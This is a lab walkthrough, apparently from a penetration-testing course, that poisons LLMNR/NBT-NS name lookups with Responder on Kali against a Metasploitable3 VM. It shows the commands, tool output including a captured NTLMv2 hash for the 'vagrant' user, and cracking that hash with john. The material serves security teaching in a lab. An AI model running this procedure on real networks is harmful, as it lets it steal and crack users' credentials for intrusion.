
1. In Kali run **`responder –h`** to verify it is installed and review the options.

2. We'll want to run it with the following options:

`sudo responder –i` ***`kali.ip`*** **`-I eth0`**


`-i` = IP address to redirect traffic too (typically the IP address of your Kali VM)
`-I` = network interface to use. (**Note: this is a capital "i")**

ex on my system: **sudo `responder –i 172.28.128.4 -I eth1`**



```
[+] HTTP Options:
    Always serving EXE          [OFF]
    Serving EXE                 [OFF]
    Serving HTML                [OFF]
    Upstream Proxy              [OFF]

[+] Poisoning Options:
    Analyze Mode                [OFF]
    Force WPAD auth             [OFF]
    Force Basic Auth            [OFF]
    Force LM downgrade          [OFF]
    Fingerprint hosts           [OFF]

[+] Generic Options:
    Responder NIC               [eth1]
    Responder IP                [172.28.128.4]
    Challenge set               [random]
    Don't Respond To Names      ['ISATAP']


[+] Listening for events...
```

3. On your Metasploitable3 VM attempt to connect to a system that does not exist like **\\NOTTHERE** with Windows Explorer




Libraries

\\NOTTHERE

Libraries


Open a library to see your files and arrange them by folder, date, and other properties.

4. Check responder in Kali, you should see a number of sniffed connections for NetBIOS (NBT-NS), LLMNR, and possibly WPAD.



```
[*] [NBT-NS] Poisoned answer sent to 172.28.128.6 for name WORKGROUP (service: Domain Master Browser)
[*] [LLMNR]  Poisoned answer sent to 172.28.128.6 for name NOTTHERE
[*] [NBT-NS] Poisoned answer sent to 172.28.128.6 for name WORKGROUP (service: Browser Election)
[*] [LLMNR]  Poisoned answer sent to 172.28.128.6 for name NOTTHERE
[SMBv2] NTLMv2-SSP Client   : 172.28.128.6
[SMBv2] NTLMv2-SSP Username : METASPLOITABLE3\vagrant
[SMBv2] NTLMv2-SSP Hash     : vagrant::METASPLOITABLE3:10f3918fceb0599f:9DAC9AF7DFF48A53E12A3919195D1054:
0101000000000000C0653150DE09D2014C9822FCD61DAAA3000000000200080053004D004200330001001E00570049004E002D005
00052004800340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049
004E002D00500052004800340039003200520051004100460056002E0053004D00420033002E006C006F00630061006C000500140
053004D00420033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000000
0000000000300000AE3B7C736A1323838F98B337AA954F8C5A2359F04FBFA8781A9F9A3E7896C2880A001000000000000000000000
0000000000000000009001A0063006900660073002F004E004F005400540048004500520045000000000000000000000000000000
[*] [LLMNR]  Poisoned answer sent to 172.28.128.6 for name NOTTHERE
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] [LLMNR]  Poisoned answer sent to 172.28.128.6 for name NOTTHERE
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] [LLMNR]  Poisoned answer sent to 172.28.128.6 for name NOTTHERE
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
[*] [LLMNR]  Poisoned answer sent to 172.28.128.6 for name NOTTHERE
[*] Skipping previously captured hash for METASPLOITABLE3\vagrant
```

Hashes are stored in **/usr/share/responder/logs**




```
root@kali:/usr/share/responder/logs# ls -l
total 24
-rw-r--r-- 1 root root    0 Mar 21 14:31 Analyzer-Session.log
-rw-r--r-- 1 root root 6766 Mar 21 14:31 Config-Responder.log
-rw-r--r-- 1 root root 1183 Mar 21 14:32 Poisoners-Session.log
-rw-r--r-- 1 root root 2536 Mar 21 14:32 Responder-Session.log
-rw-r--r-- 1 root root 4200 Mar 21 14:32 SMBv2-NTLMv2-SSP-172.28.128.6.txt
root@kali:/usr/share/responder/logs#
```

Notice the format of the file names with the type of hash, and then the system they came from.

5. You can crack these using john. Ex: **`john SMBv2-NTLMv2-SSP-172.28.128.4.txt`**

The '**vagrant'** user and password should crack pretty quickly.



```
root@kali:/usr/share/responder/logs# john SMBv2-NTLMv2-SSP-172.28.128.6.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 6 password hashes with 5 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
vagrant          (vagrant)
vagrant          (vagrant)
vagrant          (vagrant)
vagrant          (vagrant)
vagrant          (vagrant)
vagrant          (vagrant)
6g 0:00:00:00 DONE 1/3 (2019-03-21 14:33) 15.00g/s 12.50p/s 12.50c/s 15.00C/s vagrant
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

If we were an attacker we could now uses these credentials to attempt to log into other systems, web applications, etc.